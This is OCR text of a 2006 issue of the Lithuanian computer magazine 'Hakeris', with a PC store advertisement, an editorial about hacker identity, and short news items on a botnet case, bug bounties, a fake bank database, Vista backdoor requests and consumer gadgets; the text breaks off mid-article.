Nr. 4 (35) /2006

Skylėtas ICQ

Kaina 9,99 Lt
Nr. 4 (35) '06
UP Group

prenumeratos kaina:
su CD 5,99 Lt
be CD 3,99 Lt

9 771648 686000


Specialistai rekomenduoja
ICG KOMPIUTERIAI
TELEVIZORIUS
PERKANT TOP 2005 KOMPIUTERĮ, NEMOKAMAI
Procesorius: AMD 64bit 2800+
Kietasis diskas: 80 Gb SATA/8mb
Atmintinė: 256 Mb
Optinis įrenginys: DVD +- RW
Vaizdo plokštė: GeForce 6200 128mb
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mbit
Foto kortelių skaitytuvas, TV išėjimas, RAID
Garantija: 2 metai
Kaina 1499 Lt - 33% =
1004,-*
54 cm
VISIŠKAI
PLOKŠČIAS
Procesorius Celeron M 360 1,4GHz, Atmintinė 512mb, Kietasis diskas 80gb, Ypač ryškus 15.4WXGA ekranas, DVD įrašantis įrenginys, Vaizdo plokštė GMA900 224mb, Tinklo plokštė, modemas, foto kortelių skaitytuvas, belaidžio interneto, bluetooth, firewire, TVout jungtys, Windows XP Home, Garantija 12mėn. Svoris 2.95, baterija 6cell
Kaina 3299 Lt - 33% =
2210,-*
KIEKVIENAM
PIRKĖJUI
TOP 2005 darbui
Procesorius: AMD 64 bit 3000+
Kietasis diskas: 160 Gb SATA/8mb
Atmintinė: 512 Mb
Optinis įrenginys: DVD +- RW
Vaizdo plokštė: GeForce 6100 128mb
Garso plokštė: 7.1 Realtek
Interneto plokštė: Realtek 10/100 Mbit
Foto kortelių skaitytuvas,
TV išėjimas, RAID 0.1
Garantija: 2 metai
Kaina 1649 Lt - 33% =
1105,-* 56 Lt/mėn.
TOP 2005 namams
Procesorius: AMD 64bit 3100+
Kietasis diskas: 160Gb SATA / 8mb
Atmintinė: 512MB DDR400
Optinis įrenginys: DVD +- RW
Vaizdo pl.: GeForce 6200 256MB DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mbit
Foto kortelių skaitytuvas,
TV išėjimas, RAID 0.1
Garantija: 2 metai
Kaina 1799 Lt - 33% =
1205,-* 61 Lt/mėn.
TOP 2005 dual core
Procesorius: INTEL 805 2,66+2,66 Ghz
Kietasis diskas: 160Gb SATA
Atmintinė: 512MB DDR400
Optinis įrenginys: DVD +- RW
Vaizdo pl.: GeForce 6200 256MB DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: 10/100/1000 Mbit
Foto kortelių skaitytuvas,
TV išėjimas, RAID 0.1
Garantija: 2 metai
Kaina 1999 Lt - 33% =
1339,-* 68 Lt/mėn.
TOP 2005 žaidimams
Procesorius: AMD 64bit 3400+
Kietasis diskas: 200Gb / 7200
Atmintinė: 512mb DDR400
Optinis įrenginys: DVD +- RW
Vaizdo pl.: FX 6600 256MB PCI-E DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: 10/100/1000 Mbit
Foto kortelių skaitytuvas,
TV išėjimas, RAID 0.1
Garantija: 2 metai
Kaina 2199 Lt - 33% =
1473,-* 75 Lt/mėn.
TOP 2005 ekstremalam
Procesorius: INTEL PENTIUM 3 GHZ
Kietasis diskas: 200Gb / 7200
Atmintinė: 512mb DDR400
Optinis įrenginys: DVD +- RW
Vaizdo pl.: FX 6600 256MB PCI-E DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: 10/100/1000 Mbit
Foto kortelių skaitytuvas,
TV išėjimas, RAID 0.1
Garantija: 2 metai
Kaina 2399 Lt - 33% =
1607,-* 81 Lt/mėn.
VILNIUS | HYPER ICG P.LUKŠIO G. 17, TEL.: (8~5) 2101188 TEL.: (8~5) 2101187
KAUNAS | HYPER ICG SAVANORIŲ PR. 315, (įėjimas iš Žukausko g.) TEL.: (8~37) 775 643
KLAIPĖDA KULIŲ VARTŲ G. 5, TEL.: (8~46) 314717
ŠIAULIAI VASARIO 16-OSIOS G. 41, TEL.: (8~41) 52 60 66 VILNIAUS G. 170
PANEVĖŽYS V. KUDIRKOS G. 3, TEL.: (8~45) 435626 TEL.: (8~699) 33048
ALYTUS UGNIAGESIŲ G. 7, TEL.: (8~315) 73260
TAURAGĖ VASARIO 16-OSIOS G. 4, TEL.: (8~446) 55011 TEL.: (8~699) 33242
TELŠIAI RESPUBLIKOS G. 34-3, TEL.: (8~444) 51020 TEL.: (8~699) 33285
UTENA KAUNO G. 19, TEL.: (8~389) 50607 TEL.: (8~699) 33194
MARIJAMPOLĖ GEDIMINO G. 7, TEL.: (8~343) 56563
ŠALČININKA UAB "Etaneta Vilniaus g. 56, Tel.: (8~600)

Kokią vietą po saule užima hakeriai? Ar būdamas hakeriu esu kuo nors išskirtinis? Ieškojau atsakymo į šį retorinį klausimą visur: miesto gatvėse, interneto diskusijose, skambinėdamas telefonu... Bet atsakymo taip ir nesužinojau. Nuvykau į CeBIT 2006 — čia atsakymą tikrai turėčiau rasti (taip maniau).

Perėjau keliasdešimt didžiulių pastatų, su manimi šnekėjosi tik kaip su žurnalistu „baltiems" žurnalams. Tačiau kai ištardavau žodį „hakeris", visi tik išsprogdindavo akis ir klausiamai gūžčiodavo pečiais. Tai kas gi iš to, kad aš hakeris?

Nukreipė į azijiečių (Kinijos, Tailando, Vietnamo ir t.t.) stendus — čia milijonai klaviatūrų, pelių ir visokio šlamšto, kurį būtų galima prijungti, prikabinti ar net prilipdyti prie namuose likusio kompiuterio. Tačiau ir čia niekas nekreipė dėmesio į mane. Hakeris visiems skamba panašiai kaip prancūziškų bandelių kepėjas: visiems nebuvo jokio skirtumo kas aš, svarbiausia — kad bent kelias minutes pastovėčiau prie stendo ir pasidomėčiau naujausiomis kompiuterinėmis technologijomis. Pasidomėjau, bet nieko įdomaus nepamačiau.

Grįžęs namo dar ilgai galvojau, kodėl niekam neįdomu, kad aš hakeris. Prisėdau prie žydrojo monitoriaus ekrano, paspaudžiau keletą kartų pelės klavišus ir surinkau 7 eilutes teksto. Koduoto. Suveikė. Sėdžiu ir mąstau, kad esu hakeris. Ir supratau, kad hakeriai dieną virsta paprastais žmonėmis, kurie niekam neužkliūna. Mes tik naktimis tampame savo kompiuterių įkaitais.

Laukite tęsinio... apie tai, kaip „hakeris" gretinamas su „vilkolakiu" dėl savo veiksmų tamsiu paros metu.

Joker





Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.


LEIDĖJAS:
UAB „InDiza“
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.313
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“

Bet kokią programinę įrangą, patarimus ar
kitą informaciją naudojate SAVO PATIES
RIZIKA
ir tik JŪS VIENINTELIS atsakote
už bet kokią žalą, padarytą kompiuterinei
sistemai, visuomenei ar savo paties gerovei.

Redakcijos nuomonė
nebūtinai sutampa su
tekstų autorių nuomone.



HACKNEWS ▲

HAKERIS IŠVEDĖ IŠ RIKIUOTĖS LIGONINĖS TINKLĄ

Sietle vasario mėnesį prasidėjo dvidešimtmečio Kalifornijos gyventojo Kristoferio Maksvelo bylos svarstymas. Jis kaltinamas botų tinklo sukūrimu, kuris tapo vienos vietinės ligoninės kompiuterių tinklo išėjimo iš rikiuotės priežastimi. Botnetas pagrinde buvo sudarytas iš įvairių universitetų kompiuterių, hakeris jį naudojo reklaminių paslaugų teikimui programinės įrangos gamintojams. Per keletą mėnesių darbo Kristoferis gavo maždaug 100 tūkstančių dolerių. Tačiau kai dėl jo trojano ligoninės intensyvios terapijos skyriuje išsijungė kompiuterinė aparatūra, o operacinių durys užsiblokavo, prie tyrimo prisijungė FTB. Niekšelio paieškos truko neilgai. Kadangi hakerio veiksmai galėjo kainuoti ne vieno žmogaus gyvybę, bausmė žada būti rimta. Bent jau kaltintojai nusiteikę griežtai.



10 TŪKSTANČIŲ UŽ NAUJĄ „WINDOWS“ KLAIDĄ

Jeigu tu kietas hakeris, kuris gali nulaužti visą pasaulį, tačiau tavo kišenėje vartosi tik smulkūs pinigai, o šaldytuve guli tik sudžiūvusi dešrelė, tau tikrai verta aplankyti kompanijos „iDefence“ svetainę. Jie tiria kompiuterių saugumą ir jau ilgokai apdovanoja tuos, kurie jiems atsiunčia informaciją apie naujus skirtingos PĮ pažeidžiamumus. Dabar kompanija suorganizavo konkursą, kurio dalyviai gali užsidirbti 10 tūkstančių dolerių, jeigu atsiųs naujo kritiško „Windows“ pažeidžiamumo aprašymą. Surasi du pažeidžiamumus — gausi 20 tūkstančių. Svarbiausia — kad jie būtų iš tiesų kritiški, kas reiškia, kad pagal „Microsoft“ apibrėžimą kirminai juos gali panaudoti savo plitimui be vartotojo įsikišimo. Šis konkursas truks iki 2006 metų kovo 31 dienos, apdovanojimų kiekis neribotas. Šiaip jau „iDefence“ kiekvieną ketvirtį pasirenka naują „auką“ ir siūlo hakeriams joje surasti naujų skylių. Savaime suprantama, už pinigus. Taigi dabar įsilaužėliai gali rinktis: savo eksploitus galima pardavinėti juodojoje rinkoje, o galima ir legaliai užsidirbti, pasinaudojant savo protu bei dalyvaujant tokio tipo hakeriškose rungtynėse.

HACKNEWS ▲

DUOMENŲ BAZIŲ AFERA

Kaip žinia, pas mūsų Rytų kaimynus Rusijoje galima nusipirkti viską: nuo branduolinių bombų iki duomenų bazių su pačia įvairiausia konfidencialia informacija. Tačiau apie bombas šiandien mes nešnekėsime, pakalbėkime apie bazes... tiksliau apie vieną jų, kuri „bazių“ rinkoje sukėlė nemažai triukšmo. Šviežia Centrinio banko duomenų bazė su klientų duomenimis 2005 metų pradžioje buvo viena iš labiausiai laukiamų ir reikalaujamų, todėl jos kaina pirmosiomis dienomis pakilo iki 2000 dolerių. Ją aktyviai pirko ir pardavinėjo visus praėjusius metus, dabar jos kaina sumažėjusi iki 4000 rublių (apie 400 litų). Tačiau sukčiai ir komersantai šiuo pirkiniu džiaugėsi be reikalo. Neseniai sužinota, jog ši duomenų bazė yra netikra. Kažkoks ypač nuovokus programuotojas tiesiog parašė programą, kuri pagal šabloną iš senos analogiškos bazės užpildė visus lentelės stulpelius (daugeliu atvejų duomenys buvo visiškai nepatikimi) ir, pateikęs ją kaip realią, paleido į rinką. Apgaulė buvo pastebėta tik po metų, o Centrinis bankas, vienas iš laikraščių ir Maskvos Verslininkų Taryba patvirtino, jog tai klastotė. Reiktų pareikšti pagarbą aferistams — nelegalių duomenų bazių padirbinėjimu dar niekas neužsiiminėjo, todėl vaikinai užsidirbo pakankamai pinigų, kad artimiausius metus negalvotų apie darbą. Vargu ar kas nors iš nukentėjusiųjų bandys juos kaltinti — kas norėtų prisipažinti įsigijęs nelegalią prekę? Kita vertus, stabili duomenų bazių rinka po šito jau sutepta, todėl dabar niekas negarantuos, kad kita išleista duomenų bazė su žmonių mobiliųjų telefonų, gyvenamosios vietos ir kita informacija nebus suklastota.




AR „VISTAI“ REIKIA SKYLIŲ?

Didysis Brolis vis nerimsta. Ir taip jau visi po padu, bet ne, jam vis dar maža. Praėjusį mėnesį britų vyriausybė bandė „Microsoft“ įtikinti į jos būsimą produktą — *Windows Vista* — įdiegti specialias skyles, kurios prireikus padėtų vyriausybiniams hakeriams patekti į piktavalio kompiuterį ir ten surinkti kompromituojančią medžiagą. Britams pasirodė, kad naujoji operacinė sistema bus per daug saugi, o tai nėra gerai. Aš tik nesuprantu, kaip jie ruošiasi šią skylę išlaikyti paslaptyje? Juk vos tik *Vista* bus pradėta pardavinėti, ją tuojau pat iki paskutinio kaulelio išnarstys viso pasaulio specialistai, ir tokios skylės taps visuomenės nuosavybe. Taip pat neaiški teisinė pusė. Juk klausytis telefono linijų teisėsaugos organai gali tik su specialiu leidimu, o kaip tuomet bus su kapstymusi svetimuose kompiuteriuose? „Microsoft“ pareiškė, kad jos naujoji sistema bus saugiausia iš visų kada nors jos sukurtų sistemų, tačiau tuo pačiu neatsisakė ir bendradarbiauti su vyriausybe.

HITECHNEWS ▲

„GOOGLE“ PAKEIS „FLASH“ ATMINTIES KORTELES IR DISKELIUS

Jeigu tau atsibodo kartu su savim nešiotis *flash* atmintis ir diskelius, tai naujasis *Google* servisas kaip tik tau. Paieškos kompanija siūlo iš savo svetainės parsisiųsti programą *Google Desktop*, su kuria tu galėsi per atstumą ieškoti informacijos ne tik savo, bet ir savo draugų, pažįstamų, giminaičių kompiuteriuose... žodžiu, pas visus, kas tau tai leis. Tiesa, už patogumą reikės mokėti. Ne pinigais, o rizika. Dalis konfidencialios vartotojo informacijos bus saugoma *Google* serveriuose, todėl jeigu koks nors hakeris įsigudrins nulaužti kompanijos tinklą, tu gali atsidurti aukų sąraše. Dar vienas BET yra tai, kad gavę teismo leidimą, teisėsaugos organai gali pasinaudoti šiais archyvais ir sužinoti apie tave ką nors negero. Be abejo, *Google* tvirtina, kad jokiu būdu neketina valdžios organams išdavinėti konfidencialių duomenų, tačiau ar mes galime ja pasitikėti? Spręsk pats. Kompanijos vadybininkas Sundaras Pikai žada, kad vartotojiška informacija serveriuose bus saugoma ne ilgiau kaip 30 dienų. Papildoma *Google Desktop* galimybė — tu gali savo darbastalyje įdiegti nedidelį langelį, kuris periodiškai parodo įvairią naudingą informaciją: orų prognozę, naujienas, afišas, reikalingą reklamą ir t.t. Išsamiau apie naują servisą sužinoti gali čia: *http://desktop.google.com/*.



SUSIPAŽINKITE, „DIREC“

Kai rinkoje atsiranda nauja kompanija, jai reikia kažkaip pasireklamuoti, kad jos prekinis ženklas išpopuliarėtų tarp vartotojų, o gaminami įrenginiai būtų išperkami kaip karšti pyragėliai. „Direc“ gamina jaunimui labai patrauklius įrenginius, kadangi pagrindiniai jų privalumai yra minimali kaina ir maksimalios galimybės. Šiandien rinkoje yra du grotuvai: *Direc MF6887* ir *D2500*. Pirmasis — tai *flash* įrenginys, turintis 512 Mb atminties ir 2,5 colio įstrižainės ekraną. Jame galima peržiūrinėti filmus ir nuotraukas, o diktofonas, kalendorius ir FM radijo imtuvas šį įrenginį padaro iš tiesų daugiafunkciniu. Įrenginys turi AV įėjimą, korpuso aukštis siekia 18 mm. Antrasis įrenginys įdomesnis. Šis grotuvas diskinis, tačiau nemanyk, kad tai seniena! Juk diskai būna skirtingi, o mūsų herojus gali atkurti DVD, garso CD, VCD, MP3 ir JPEG formatus, įrašytus į DVD, D–ROM/R/RW diskus. Beje, čia veikia visi DVD filmams prieinami efektai: sulėtintas ir pagreitintas vaizdo atkūrimas, subtitrų pasirinkimas, vaizdo padidinimas. Filmų ir nuotraukų peržiūrai ant viršutinio dangtelio sumontuotas 3,5" SK ekranas. Prisijungimui prie išorinių įrenginių įrenginyje taip pat yra kompozitinis vaizdo išėjimas ir optinė skaitmeninė garso sąsaja. Grotuvas gali veikti tiek maitinamas elektros tinklo, tiek iš akumuliatorių (taip pat ir automobilio), jo gabaritai: 26.6x18.3x2.8 cm.

HACKNEWS ▲

RAUDONOJO KRYŽIAUS PASIPIKTINIMAS




Medikai — taip pat žmonės, kartais pavargsta, kartais liūdi. Štai kanadiečių „Raudonajame Kryžiuje“ (organizacija, garsėjanti savo gailestingumu ir pagalbos teikimu sergantiesiems) dirbantiems vaikinams taip pat pasidarė liūdna. Jie nusprendė pakelti skandalą dėl jų emblemos panaudojimo kompiuteriniuose žaidimuose. Dabar raudoną kryželį naudoja visi: nuo Meierio iki Karmako. Ant virtualaus požemio sienos dėžutę su raudonu ženkleliu suradęs žaidėjas gali būti tikras, kad čia jis gali papildyti savo gyvybes, pailsėti ir apskritai susitvarkyti. Vis dėlto Kanados Raudonojo Kryžiaus filialo atstovas Deividas Pretas tai laiko išniekinimu. Savo interviu laikraščiui „The Vancouver Sun“ jis pareiškė, kad tarptautinės organizacijos simbolikos naudojimas vaizdo žaidimuose griauna jos autoritetą. „Juk Raudonasis Kryžius, — tęsia Deividas, — tai pripažintas neutraliteto, saugumo ir humanizmo simbolis“. Žodžiu, humanizmo simbolis tvirtai nusprendė teistis su visais, kas žaidimuose pieš raudonąjį kryželį. Gerai, kad tai bent jau netaikoma mums, paprastiems mirtingiesiems. Aš vakar užrašų knygutėje su raudonu markeriu nupiešiau kryželį — kad tik dabar manęs nepasodintų.

HARDNEWS ▲

19 „ASUS“ COLIŲ

Šiandien didelis ir kokybiškas monitorius — tai ne svajonės, o realybė. Pardavime jų daug, todėl yra iš ko rinktis: skirtingi gamintojai, skirtingos charakteristikos, skirtingos ir kainos. Tačiau jeigu visa ši įvairovė tavęs netenkina, tuomet atkreipk dėmesį į kompanijos „Asus“ naujovę — 19 colių SK ekraną PW191. Jame įdiegta firminė technologija SPENDID, kuri pastebimai padidina spalvų gylį ir intensyvumą realiu laiku, kas įmanoma dėl ištobulinto vaizdo elementų apdorojimo algoritmo. Įdomi monitoriaus ypatybė yra *Zero Bright Dot* garantija, pagal kurią trijų metų eigoje monitorius bus pakeistas, jeigu jame atsiras ryškių taškų. Techninės įrenginio savybės tokios: atsako laikas siekia 8 ms, kontrastingumas — 600:1, ryškumas — 330 kd/m^2, DVI ir D–SUB išėjimai, ausinių lizdas. Įrenginys atitinka *Energy Star* standartą, jo gabaritai — 520x490x285 mm.



HARDNEWS ▲

MOBILIOSIOS VAIZDO PLOKŠTĖS

Ar turi mobilųjį telefoną? Manau, kad atsakymas bus teigiamas. O tavo tėvai, draugės ir draugai turi? Veikiausiai irgi. Dabar mobiliųjų daugybė, o kompanijų gamintojų naujovių išleidimo planai prilygsta napoleoniškiesiems. Dėl to suprasti, kokia tai patraukli rinka, visiškai nesudėtinga. Tai supranta ir gerai žinomoje kompanijoje „nVidia", kuri pranešė apie greitą savo mobiliesiems telefonams skirtų *grafinių* mikroschemų *GeForce* išleidimą. Pilnas įrenginio pavadinimas — *nVidia GeForce 5500*. Čia bus 1024x768 skiriamoji geba, 10 megapikselių skaitmeninė kamera, aparatinis vaizdo ir garso bylų dekodavimas ir net 3D garso atkūrimas. Techninės mikroschemos charakteristikos: 90 nm technologinis procesas, 200 MHz branduolio dažnis, 128 bitų atminties magistralė, 640 Kb įmontuotos atminties (priklausomai nuo modelio išorinė bus nuo 2 iki 32 Mb), įmontuotas atminties kortelių valdiklis, gabaritai — 10x12x1.4 mm. Taigi greitai mobilusis telefonas pramogų atžvilgiu galės rungtyniauti su žaidimų priedais ir kompiuteriais. Mobilieji telefonai su *nVidia GeForce* pasirodys šių metų gruodį.

HITECHNEWS ▲

MEDINIS TETRIS

Vargu ar šioje planetoje atsiras žmogus, kuris nė karto nėra girdėjęs apie „tetrį" (be abejo, nekalbu apie afrikiečių kanibalus ir Tolimosios Šiaurės gyventojus). „Brave Space" baldų kompanijos dizaineriai taip pat žino ir mėgsta šį žaidimą, o kadangi jie vis dėlto yra dizaineriai ir neretai pasitelkia į pagalbą savo kūrybišką mąstymą, eilinę darbo dieną žaidžiant „tetrį" jiems į galvą šovė geniali idėja: kodėl „tetrio" principu nesukūrus ko nors naudingo? Taip pasaulio šviesą išvydo pati įdomiausia pasaulyje knygų lentynėlė. Ši interjero detalė susideda iš keleto medinių „tetrio" blokų formos modulių. Visa grožybė čia slypi tame, kad iš pradžių moduliai nėra sutvirtinti tarpusavyje, o nuosavos lentynėlės surinkimo seka visiškai atiduodama į pirkėjo rankas. Kaip paaiškėjo, „tetrio" blokai idealiai tinka praktiškai bet kokiems daiktams saugoti — apatiniuose skyriuose galima sudėti dėžutes su CD arba DVD, o aukštesnėse lentynėlėse — knygas ir taip toliau. Tuo pačiu blokus galima pasukti, taip gaunant tai ilgas ir žemas, tai trumpas ir aukštas nišas, taip pat tarp blokų palikti tuštumas, taip sukuriant naujas daiktams susidėti skirtas erdves. Knygų lentynėlė atrodo tiesiog nuostabiai, tuo pačiu ji tau greitai neatsibos, kadangi ją visada galima perrinkti kita seka. Beje, dabar atėjo laikas ir blogai naujienai. Šis dizaineriško meno kūrinys kainuoja pragariškai brangiai — maždaug 350 žalių už kiekvieną modulį, t.y. tam, kad surinktum pilnavertį stelažą, teks išleisti *mažiausiai tris tūkstančius dolerių* :((. *Skaudu, bet jeigu aš turėčiau pinigų* — būtinai jį nusipirkčiau.

HITECHNEWS ▲

REKLAMA KOSMINIU MASTU

Ką reikia padaryti kompanijai, kad jos biurą ar parduotuvę būtų galima pastebėti iš toli? Savaime suprantama, apylinkėse iškabinėti gigantiškus reklaminius plakatus, patį pastatą nudažyti ryškia spalva, pridėti daugybę neoninių iškabų, mirksinčių lempučių ir kitokių šaunių dalykėlių. Tačiau daugeliu atvejų taip puošiamos tik pastato sienos, o stogas lieka toks pat pilkas ir neišvaizdus, kaip ir anksčiau. Juk niekam mąstančiam sveiku protu nešaus į galvą apžiūrinėti pastatą iš viršaus... Bent jau taip buvo iki šiol. Dabar milijonai žmonių mieste orientuojasi pagal palydovines nuotraukas. Dėl to vikriausios kompanijoms labai parūpo, kaip jų pastatas atrodo *iš paukščio skrydžio ir, norėdamos savo pastatą* išskirti iš šalia esančiųjų minios, samdosi dažytojus, kad šie jų stogą papuoštų firmine simbolika. Galbūt greitai idėja bus įgyvendinta ir dykumose, kur kartu su senovės civilizacijų piešiniais pasirodys kilometriniai šiuolaikinių superkorporacijų (pavyzdžiui, IBM, „Google" ir „Microsoft") logotipai.



TIKRAS ŠEŠIŠIMTINIS

Turėti „šešišimtajį" — prestižiška. Tačiau dabar kalbėsime ne apie automobilį, o apie naują skaitmeninį fotoaparatą *Sony Cyber-Shot S600*. 6,0 megapikselių vaizdo reformatorius *Sony Super HAD CCD* yra centrinis šio fotoaparato elementas, jame taip pat įmontuotas 3x optinis vario objektyvas *Carl Zeiss Vario-Tessar*, kuris dėl *High Sensitivity* funkcijos užtikrina didelį jautrumą, sukuria gyvą ir ryškų objektų vaizdą. Aparatas taip pat turi didelį (5 cm) SK ekranėlį, naudojamą padarytiems kadrams peržiūrėti, galingą blykstę ir triukšmų slopinimo funkciją *Clear RAW Noise Reduction*. Jame įmontuota 32 Mb atminties, galima naudoti *Sony Memory Stick Duo* arba *Memory Stick Pro Duo* atminties korteles, su kompiuteriu aparatas sujungiamas per USB

2.0 magistralę. *Cyber-Shot S600* taip pat dirba su *PictBridge* technologija.

LYGIAVERČIAI MAINAI

Meksikos valdžia jau seniai laikosi nuomonės, kad standartiniai kovos su nusikalstamumu metodai neatneša pageidaujamo rezultato, todėl įvairovės dėlei nusprendė išbandyti alternatyvius būdus. Neseniai buvo suorganizuota tokia gyventojų nusiginklavimo programa: kiekvienam į specialų priėmimo punktą atnešusiam bet kokį šaunamąjį ginklą mainais bus iškilmingai įteiktas naujutėlaitis kompiuteris. Kol kas programa veikia tik Mechike, jai skirta viso labo 150 kompiuterių, tačiau jeigu prie keitimo punkto išsirikiuos eilė, tuomet, be jokios abejonės, projekto mastai bus praplėsti. Tiesa, šiek tiek keista, kad už skirtingas ginklų rūšis dovanojami vienodi kompai, reikėtų padaryti taip: atnešei pistoletą 